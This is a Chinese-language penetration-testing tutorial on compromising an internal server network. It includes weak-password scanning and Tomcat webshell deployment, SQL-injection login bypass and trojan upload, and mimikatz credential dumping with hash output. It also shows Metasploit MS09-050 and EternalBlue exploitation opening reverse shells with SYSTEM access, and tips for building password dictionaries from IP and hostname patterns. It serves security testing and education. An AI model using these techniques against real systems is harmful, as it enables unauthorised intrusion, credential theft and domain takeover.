【渗透技巧】内网渗透思路

作者: Bypass

原文链接: https://mp.weixin.qq.com/s?

biz=MzA3NzE2MjgwMg=-&mid=2448903792&idx=1&sn=973719ccb5783f5af5e5f91117795f16&chksm=8b55de2dbc22573b31e99321b4cc09fe57258469c027186c2203ba675cac93b4c31703277dac&scene=21#wechat redirect

本文由干货集中营收集整理: http://www.nmd5.com/test/index.php

0x01 前言

假如,有一个接入点,可以访问内网服务器网段,如何尽可能的发现服务器网段中可能面临的威胁、存在的安全弱点? 本文将通过一些实例,分享一些简单的内网渗透思路。

0x02 信息收集

首先,对服务器资产信息进行收集,了解哪些ip是存活的,存活的ip开放了哪些端口,以及端口所对应的服务。

推荐工具: F-NAScan

github地址: https://github.com/ywolf/F-NAScan

网络资产信息快速收集,结果生成html页面方面进行查看,并且对服务作了统计,方便针对服务类型进行检测,如下图:

192. 10. 33. *	Service	Count	
192.10.33.101	web	93	
192.10.33.102	rsync	1	
192,10,33,104	vnc	7	
192.10.33.105	rdp	107	
	ftp	13	
192.10.33.106	mongodb	2	
192.10.33.107	Idap	2	
192.10.33.108	redis	2	
192.10.33.11	telnet	1	
192.10.33.110	mssql	39	
	Elasticsearch	2	
192.10.33.111	ssh	40	
192.10.33.112	dns	2	
192.10.33.113	mysql	13	
192.10.33.114	oracle	30	
192.10.33.117	PostgreSql	1	
	memcached	5	
192.10.33.118	smb	88	
192.10.33.12	NetBIOS	61	② 微信号: Byp
192.10.33.120			~

至此,对整个服务器网段的端口业务情况有了一定的了解,进一步去挖掘安全弱点。

0x02 弱口令检测

在这些服务器开放的端口服务中,主要服务由为系统服务、数据库服务、web服务。对常见的端口服务进行弱口令检测是非常有必要的。

主要使用工具: iscan

这款工具主要是由自己用python编写的,基于端口的弱口令检测工具,可以检测常见端口的弱口令。目前支持以下服务:

系统弱口令: FTP、SSH、TELNET、SMB

数据库弱口令: MSSQL、MYSQL、POSTGRE、MONGODB

中间件弱口令: TOMCAT、WEBLOGIC、PHPMYADMIN

```
:\iscan>iscan.py
Usage: iscan.py [options]
Options:
                                 Target IP
                                 Target PORT
        -u<file>
                                 Load several usernames from FILE
                                 Load several passwords from FILE
        -s(file)
                                 Number of threads(default 10)
        --ftp
                                 Checking for ftp weak password(default port:21)
                                Checking for ssh weak password(default port:22)
        --ssh
        --telnet
                                 Checking for telnet weak password(default port:23)
                                 Checking for ipc$ weak password(default port:445)
        --smb
        --mssq1
                                 Checking for mssql weak password(default port:1433)
                                 Checking for mysql weak password(default port:3306)
        --mysql
                                 Checking for postgre weak password(default port:5432)
        --postgre
                                 Checking for mongodb weak password(default port:27017)
        --mongodb
                                 Checking for phpmyadmin weak password(default port:80)
        --phomyadmin
                                 Checking for tomcat weak password(default port:8080)
        --tomcat
        --weblogic
                                 Checking for weblogic weak password(default port:7001)
Example:
        iscan.pv -h 192, 168, 106, 137 --a11
        iscan.py -h 192.168.106.137 --ftp
       iscan.py -h 192.168.106.137 -p 2222 --ssh
iscan.py -h 192.168.106.137 -t 10 --mysq1
        iscan.py -h 192.168.106.137 -u user.txt -s pwd.txt --mysql
                                                                        😘 微信号: Bypass--
#Author: Aaron
#Date: 2017.03.06
```

通过前面F-NAScan的探测结果,对服务器网段的服务有一个基本的统计,可以根据统计结果进行弱口令扫描。 常见系统服务弱口令:


- 1、IPC\$、SSH、Telnet等弱口令,基本上等于拿到了系统权限了
- 2、MSSQL数据库SA弱口令可直接调用存储过程执行系统命令
- 3、mysql数据库root弱口令,可尝试udf直接提权,mysql5.1以上版本关键的第一步是否能创建plugin目录,默认一般是不存在的。

基本套路: 弱口令--提权--读取缓存密码

常见Web常见应用端口服务:

- 1、WebLogic 默认端口:7001 弱口令,console后台部署webshell Java反序列化
- 2、Tomcat 默认端口: 8080 弱口令, manager后台部署war包上传
- 3、jboss 默认端口: 8080 弱口令,未授权访问, java反序列化


以某系统开放的Tomcat服务为例,其IP地址为192.1.33.133:8080。通过iscan的弱口令检测,发现Tomcat存在弱口令,直接使用弱口令可以成功登录Tomcat控制台,如图所示。



(2) 直接上传war包,获取webshell

/balancer	Tomcat Simple Load Balancer Example App	true	Q	Start Stop Reload Undeploy
/sa		true	1	Start Stop Reload Undeploy
/cmd		true	2	Start Stop Reload Undeploy
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/jsp-examples	JSP 2.0 Examples	true	Ω	Start Stop Reload Undeploy
¿manager	Tomcat Manager Application	true	() と、。 作	Time Paragraph Underloy
/serviets-examples	Serviet 2.4 Examples	true		Tan Stop Beliad Undeploy
/webday	Webday Content Management	true	Q	Start Stop Reload Undeploy

(3) 查看当前权限,权限为administrator,无需进一步提权




(4) 上传wce密码获取工具,在webshell中直接执行wce.exe -w顺利获取管理员密码



(5) 登录服务器及域服务器





0x03 Web应用渗透

通过服务器资产探测,可收集服务器开放web端口,内网系统中,大部分web系统访问的界面都是登录界面,需要用户名密码进行认证。以某内网系统为例,进行实际渗透测试。 (1) 在登录界面,用户名处输入加一个单引号 admin',尝试登录,应用程序报错


"/"应用程序中的服务器错误。



(2) 构造万能密码admin' or 'l'='l尝试登录,成功登录后台 PS:登录处SQL注入,用户角色为sa,也可直接用sqlmap --os-shell获取权限。



- (3)首先大致浏览了下后台功能,为了得到权限,我们可以通过常规的手段,后台的上传,命令执行,文件包含等手段,最简单有效直接的就是文件上传。在后台中发现上传点,尝试 上传正常图片,进行抓包。
- (4) 通过抓包修改文件后缀,成功上传aspx木马,刷新页面获取图片链接



(5) 访问aspx木马地址,查看当前权限,需进一步提权




(6) 上传exp到可读可写目录,尝试执行



(7)新建管理员账号,登录服务器,上传mimikatz(wce有遇到蓝屏和重启的情况,慎用),读取系统缓存密码。

```
mimikatz(commandline) # privilege::debug
Privilege '20' OK
mimikatz(commandline) # sekurlsa::logonpasswords
Authentication Id : 0 ; 43372420 (00000000:0295cf84)
Session
                    : RemoteInteractive from 1
User Name
Domain
                    Logon Server
Logon Time
SID
        msv :
[000000002] Primaru
          * Username :
          * Domain
                      : aena4de384c7ec43aad3b435b51404ee
: 7a21990fcd3d759941e45c490f143d5f
: 2f2416ba3bcf5db18362cad20ca90089515abe0f
          * NTLM
          * SHA1
        wdigest:
          * Username :
          * Domain :
          * Password : 1
        kerberos :
          * Username :
          * Domain :
          * Password :
                                                          Mac 微信号: Bypass--
        ssp:
        credman :
```

(8) 使用administrator账号密码成功登录域服务器



0x04 系统漏洞检测

进入内网,一般通过弱口令和web就可以搞定部分服务器,如果不行的话,可以试试系统漏洞,内网补丁很少的情况下可以试试远程溢出(慎用,可能导致系统蓝屏宕机)。 主要使用的工具: Nessus+Metasploit

通过Nessus扫描内网系统漏洞,使用Metasploit进行远程溢出,以服务器IP: 192.168.204.148的Nessus扫描结果为例:



MS09 050漏洞利用:

```
msf exploit(wi
                ws/smb/ms09 050 smb2 negotiate func index) > exploit
    Started reverse TCP handler on 192.168.204.129:4444
    192.168.204.148:445 - Connecting to the target (192.168.204.148:445)...
    192.168.204.148:445 - Sending the exploit packet (938 bytes)...
   192.168.204.148:445 - Waiting up to 180 seconds for exploit to trigger...
    Sending stage (179779 bytes) to 192.168.204.148
   Sleeping before handling stage...
   Meterpreter session 1 opened (192.168.204.129:4444 -> 192.168.204.148:49354) at 2018-07-02 23:26:03 -0400
meterpreter > shell
Process 1328 created.
Channel 4 created.
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。
C:\Windows\system32>whoami
whoami
nt authority\system
                                                                              % 微信号: Bypass--
C:\Windows\system32>
```

MS17_010 漏洞利用:

```
msf exploit(w
    Started reverse TCP handler on 192,168,204,129:4444
    192.168.204.148:445 - Connecting to target for exploitation.
 +] 192.168.204.148:445 - Connection established for exploitation.
 +] 192.168.204.148:445 - Target OS selected valid for OS indicated by SMB reply
    192.168.204.148:445 - CORE raw buffer dump (51 bytes)
    192.168.204.148:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
    192.168.204.148:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
    192.168.204.148:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac
    192.168.204.148:445 - 0x00000030 6b 20 31
                                                                                     k 1
 +] 192.168.204.148:445 - Target arch selected valid for arch indicated by DCE/RPC reply
    192.168.204.148:445 - Trying exploit with 12 Groom Allocations.
    192.168.204.148:445 - Sending all but last fragment of exploit packet
    192.168.204.148:445 - Starting non-paged pool grooming
 +] 192.168.204.148:445 - Sending SMBv2 buffers
 [+] 192.168.204.148:445 - Closing SMBvl connection creating free hole adjacent to SMBv2 buffer.
    192.168.204.148:445 - Sending final SMBv2 buffers.
    192.168.204.148:445 - Sending last fragment of exploit packet!
    192.168.204.148:445 - Receiving response from exploit packet
 +| 192.168.204.148:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
    192.168.204.148:445 - Sending egg to corrupted connection.
   192.168.204.148:445 - Triggering free of corrupted buffer.
    Command shell session 1 opened (192.168.204.129:4444 -> 192.168.204.148:49319) at 2018-07-02 22:11:52 -0400
 +1 192.168.204.148:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
 [+] 192.168.204.148:445 - =-=-=-=-=-=-=-=-=-WIN-=-=-=-<del>-</del>=-<del>-</del>=-<del>-</del>=-=-=-=-=-=-=-=
[+] 192.168.204.148:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。
                                                                                         😘 微信号: Bypass--
C:\Windows\system32>whoami
nt authority\system
```

0x05 定制化弱口令扫描


通过前面的几个步骤,控制了大部分服务器,包括域控,但同网段或多网段的服务器不一定都在域控之内。

如果可以获取到每一台服务器的administrator账号密码,不是更有快感!!

同网段服务器,管理员为了方便,大部分服务器采用同一个密码,或密码存在一定的规律,根据以往的经验来看,遇到的几种的密码规律如下:

- 1、如密码为: QAZ@200821,对应的服务器ip为10.1.1.21,看到ip末尾和密码末尾一致,可以构造一个后缀对应IP尾数的密码字典;
- 2、如密码为: QAZ%0909,可以看到后面4位刚好是一个日期,可以构造一个0101-1231的日期字典组合字典;
- 3、如密码为: QAZ@xxweb,对应的服务器主机名为xxweb,可以探测所有主机名来拼接前缀字符,形成一个字典。

可进行大胆猜测,定制弱口令字典,进行二次扫描,往往能有意外收获,屡试不爽,如图所示,基本上可以控制整个网段90%的服务器。



本文由Bypass原创发布,转载请保留出处。欢迎关注我的个人微信公众号: Bypass--,浏览更多精彩文章。

